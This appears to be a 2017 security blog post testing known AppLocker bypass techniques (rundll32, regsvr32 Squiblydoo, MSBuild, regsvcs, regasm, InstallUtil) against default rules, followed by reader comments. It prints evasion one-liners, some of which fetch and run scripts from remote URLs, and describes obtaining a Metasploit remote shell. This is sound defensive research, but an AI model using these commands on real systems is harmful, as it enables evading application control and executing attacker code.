APPLOCKER – CASE STUDY – HOW INSECURE IS IT REALLY? – PART 1

Posted on 13 Dec 2017


I often hear that AppLocker is not very safe and it is easy to bypass.
Since I really like AppLocker and I recommend it to customers, I decided to do this blogpost series and go over the different bypasses that we know of and see if they are working towards a default configured AppLocker setup.

I know that you can configure AppLocker in many ways and therefor it makes sense to focus on a common setup when we try to figure out if a bypass works or not.
This does not mean that if I say that a bypass does not work, that it will not work at all. It could be in some scenarios that it will. Keep that in mind.😊


Also, if you see anything that you have tested that did work against the default AppLocker rules, please let me know.
I have done my best, testing the different techniques with the little spare time that I have, so if you feel something is lacking or wrong please give me feedback and I will update the post.

AppLocker default setup

When I refer to AppLocker default setup I think of the rules that Microsoft uses as default rules.
The following GIF shows how these rules are implemented.
The Group policy must be linked to an organizational unit that contains the computers that you want to target for the AppLocker rules.



You will also need to start the service Application Identity and this can be turned on in the same Group Policy.
You will find the setting here:



To get a better understanding on how the default rules applies, please see the first part of this blogpost.

Bypass techniques – "Myth buster"

In this section I will go over the techniques that are known/supposed to work as a bypass and try them against the default rules.
If it can bypass the default rules it is a valid bypass for sure.
It is important to understand that AppLocker can be configured in many ways. You can for instance trust everything that is signed by a certain certificate.

In this blogpost I have focused on the default rules, since this should be something everyone can easily understand and get started with.

I have compiled a list of bypasses that I found while searching for bypass techniques that I will try out in this blog post.
My compiled list can be found here:
https://github.com/api0cradle/UltimateAppLockerByPassList

I am running these tests on a Windows 10 X64 1703 Enterprise.
I will create more parts of this blog series covering most of the bypasses found on my list.

Important to remember that running code that you have not written should be revised before running. I include some links to Github repos with example code in this blogpost.
I just want you to be sure that you understand the risks before you run them.

Technique 1 – Rundll32.exe

There are at least two methods of getting this trusted binary to execute other things (that I have found)
It can be executed in one of these methods:

```
rundll32 shell32.dll,Control_RunDLL payload.dll
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication <HTML Code>
```


```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.
```

```
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScri
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.gith
```

Results – rundll32 shell32.dll,Control_RunDLL C:\PoC\MessageBox64.dll



This is due to the fact that I have enabled DLL rules in the default rules.
If I had not configured DLL rules it would be allowed to execute. And to me, that is expected.

My conclusion to this command is that it is not a valid bypass against the default rules (if the DLL rules are in place.)

Results – rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
The first obstacle here is that I had to turn off Windows Defender, because it will trigger on the javascript method.
After I did that I had various results. The command I got the furthest with was

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ;document.write();GetObject("script:https://gist.githu
```

This command could execute a binary (Powershell.exe in this example) that was allowed to run on the system. I was not able to execute a binary that was not allowed. I did however get code execution with javascript to a certain level after turning off Windows Defender.

My conclusion is that this is not a valid bypass on an up-to-date Windows 10 machine with default AppLocker rules. However, my testing is limited by both time and knowledge and of course this could mean that there is a method of using rundll32 that will bypass AppLocker default rules if someone is creative enough.

Technique 2 – Regsvr32.exe

This technique runs regsvr32 and it downloads and executes a SCT file. This bypass is often referred to as Squiblydoo.

The common command is:

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

Results – regsvr32 /s /n /u /i:https://gist.githubusercontent.com/api0cradle/e38a84d8ce586ce53317d7cb90be8925/raw/fa7acfbad377a65a1dcbafd60e290916251ae465/CustomBinary scrobj.dll

The gist is a SCT file that tries to execute sysmon.exe that I have planted on c:\PoC.
When I ran the command nothing happened other than an unknown error. If I ran the command again without the /s I could see the error message.

The strange thing about AppLocker is that it does not log this to the event log.
If you however save the SCT file on disk and right click on it and do unregister it will give you the same error

message and log it to the event log.
I also tried to use the Empire SCT stager, but that also failed.
I know that this bypass technique has worked in the past so it seems that Microsoft has changed something in the newer Windows 10 versions.
My conclusion is that this will be blocked by AppLocker and is not a valid bypass.

Technique 3 – MSBuild.exe

This technique uses MSBuild to compile a program and run it. The msbuild.exe binary can be found under C:\Windows\Microsoft.NET\Framework\V4.0.30319\.
The command is:

```
Msbuild.exe C:\PoC\msbuildshell.csproj
```

The evil file I use in this PoC is this one:
https://raw.githubusercontent.com/Cn33liz/MSBuildShell/master/MSBuildShell.csproj (Creds to Cn33liz and Subtee)

Results – Msbuild.exe C:\PoC\msbuildshell.csproj

From this console I could launch my evil.exe file like this:

Conclusion is that this is a valid bypass technique.
For instructions on how to block this with AppLocker, see this blogpost:
https://oddvar.moe/2017/12/13/harden-windows-with-applocker-based-on-case-study-part-1/

Technique 4 – Regsvcs.exe and Technique 5 – Regasm.exe

These methods can be executed like this:

```
regsvcs.exe evil.dll
```

```
regsvcs.exe /u evil.dll
```

```
regasm.exe evil.dll
```

```
regasm.exe /u evil.dll
```

The regasm.exe and regsvcs.exe files are located in this folder:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\

A great guide for generating the dll file and executing this bypass can be found here:
https://pentestlab.blog/2017/05/19/applocker-bypass-regasm-and-regsvcs/ and here
https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html

I will not repeat the steps in the post at the blogs, rather show the results from my tests.
I created a dummy .cs file that loads c:\poc\evil.exe (evil.exe is 7-zip.exe).
I compiled this .cs file into a DLL file and placed it into c:\poc.

Then I ran the following commands:

```
regsvcs.exe C:\poc\evil.dll
```

```
regasm.exe /u C:\poc\evil.dll
```

They both tried to execute the evil.exe file, but it was blocked by AppLocker default rules.

After trying this I changed the technique from starting a .exe file to run PowerShell code and start an empire agent instead.
I did this by changing my .cs program and recompiling it to a new evil.dll file.

AppLocker stopped this as well due to constrained language mode (AppLocker applies this):

~~My conclusion is that this is not a valid bypass. It could however be that there are other ways of executing code that works using this method.~~
~~If you have a good example please let me know.~~

Update – 12.01.2018:

After learning a lot more C# since I first posted this blogpost, I have changed my conclusion. This is indeed a valid bypass. Don't know what I was thinking trying to run EXE and PowerShell scripts. I now have a payload that executes withing the DLL itself and does not use external sources. This is now a part of my work in progress tool named ALBY. Here is a couple screenshots of me generating the payload and executing it on my AppLocker protected machine:

So my conclusion has changed. This is indeed a valid bypass.

Technique 6 – Bginfo.exe

This technique does not work with the default AppLocker rules. You need to put the bginfo.exe in a location that executes without AppLocker interfering for it to work.

Technique 7 – Installutil.exe

This method can be executed in like this:

```
InstallUtil.exe /U C:\poc\evil.dll
```

The InstallUtil.exe file is located in the C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ folder

I created my own version of a .CS program found on this blogpost https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html under the installutil section.
My first .CS program tried to start C:\poc\evil.exe.
As expected this was blocked by the default AppLocker rules as shown in the following screenshot.

I then tried to create a second .CS program to launch an Empire stager instead.
This was also blocked since AppLocker enforces constrained language in PowerShell.

~~My conclusion is that this is not a valid bypass.~~
~~It could however be that there are other ways of executing code that works using this method.~~
~~If you have a good example please let me know.~~

Update – 12.01.2018:

I have been working a lot with my ALBY project lately and my C# skills have increased a lot since I first wrote this post. After understanding C# better I found out that this method is indeed able to bypass the default rules.
To demonstrate let me take you through the process using my tool (not released yet) to generate the payload.

Choosing InstallUtil and then Metasploit payload. Then the tool asks me to paste in the desired Metasploit payload. The tool also gives example on how to generate payload and setup a listener.

After pasting that in the tool asks me for a filename and foldername. After that is supplied the tool compiles a InstallUtil payload and shows you the command you need to run on the client in order to test this:

To test this I copied this payload to my AppLocker protected machine and ran the command as suggested.

And as you probably guessed, I got a remote shell:

So, my conclusion has changed and this is a valid bypass for sure.

SUMMARY – PART 1

Technique	Valid bypass against default rules
Rundll32.exe	
Regsvr32.exe	
Msbuild.exe	
Regsvcs.exe	
Regasm.exe	
Bginfo.exe	

Installutil.exe	

Part two of this blog series is here: https://oddvar.moe/2017/12/21/applocker-case-study-how-insecure-is-it-really-part-2/

The results of this is published in the verified bypass list on github found here: https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/VerifiedBypasses-DefaultRules.md

Some additional resources (used or stolen from):
DLL PoC – Matt Nelsons (enigma0x3) MessageBox: https://github.com/enigma0x3/MessageBox

Red Canary (Subtee) AllTheThings.dll – https://github.com/redcanaryco/atomic-red-team/tree/master/Windows/Payloads/AllTheThings

Great explanation of AppLocker bypasses – https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html and https://pentestlab.blog/

PREVIOUS POST
My experience with IT DEV CONNECTIONS 2017 and demo videos

NEXT POST
Harden Windows with AppLocker – based on Case study part 1

13 THOUGHTS ON "APPLOCKER – CASE STUDY – HOW INSECURE IS IT REALLY? – PART 1"

Pingback: Harden Windows with AppLocker – based on Case study part 1 – Oddvar Moe's Blog

Pingback: AppLocker – Case study – How insecure is it really? – Part 2 – Oddvar Moe's Blog

Gary Knigge says:
21 Dec 2017 at 2:56 pm
Thanks for all this info! I had no idea. I also add a group policy/preferences/control panel/services entry for AppIDSvc. This adds the ability to handle when AppIDSvc is closed unexpectedly (or intentionally). I set 1st failure restart service, 2nd failure restart service, 3rd failure restart computer.

★ Like
Reply

★ **Oddvar Moe [MVP]** says:
21 Dec 2017 at 2:58 pm
Thanks for the feedback. That is a very smart thing to do. Never thought of that. Thanks man.
🙂

★ Like
Reply

Pingback: Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts | | bohops |

Pingback: My Reading List Q4 2017 | Bigta

Pingback: Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence – | bohops |

r1ckyz1 says:
31 May 2018 at 8:38 am
Hi,
First of all, Thank You! this is very informative and eye-opening for me at least.

I know this post is not new and maybe it is already known, however, I noticed when I try to run Technique 3 (MSBuild), Windows Defender is now blocking the *.csproj file from running fully since it noticed it contain malicious content.

When disabling Windows defender its working great.

Running on Windows 10 1803 with default settings.

★ Like
Reply

Pingback: Harden Windows with AppLocker – based on Case study part 1 | Hack News

Pingback: MOV AX, BX Code depilation salon: Articles, Code samples, Processor code documentation, Low-level programming, Working with debuggers List of Awesome Red Teaming Resources

Pingback: COM XSL Transformation: Bypassing Microsoft Application Control Solutions (CVE-2018-8492) – | bohops |

Pingback: 12月14日安全热点 - Mirai相关人员被判刑/Avast开源反编译器 - 安全客，安全资讯平台

Pingback: RED TEAMING_Final Att&ck – B4cKD00₹

LEAVE A COMMENT

This site uses Akismet to reduce spam. Learn how your comment data is processed.

Search …

SEARCH

WEBSITE POWERED BY WORDPRESS.COM.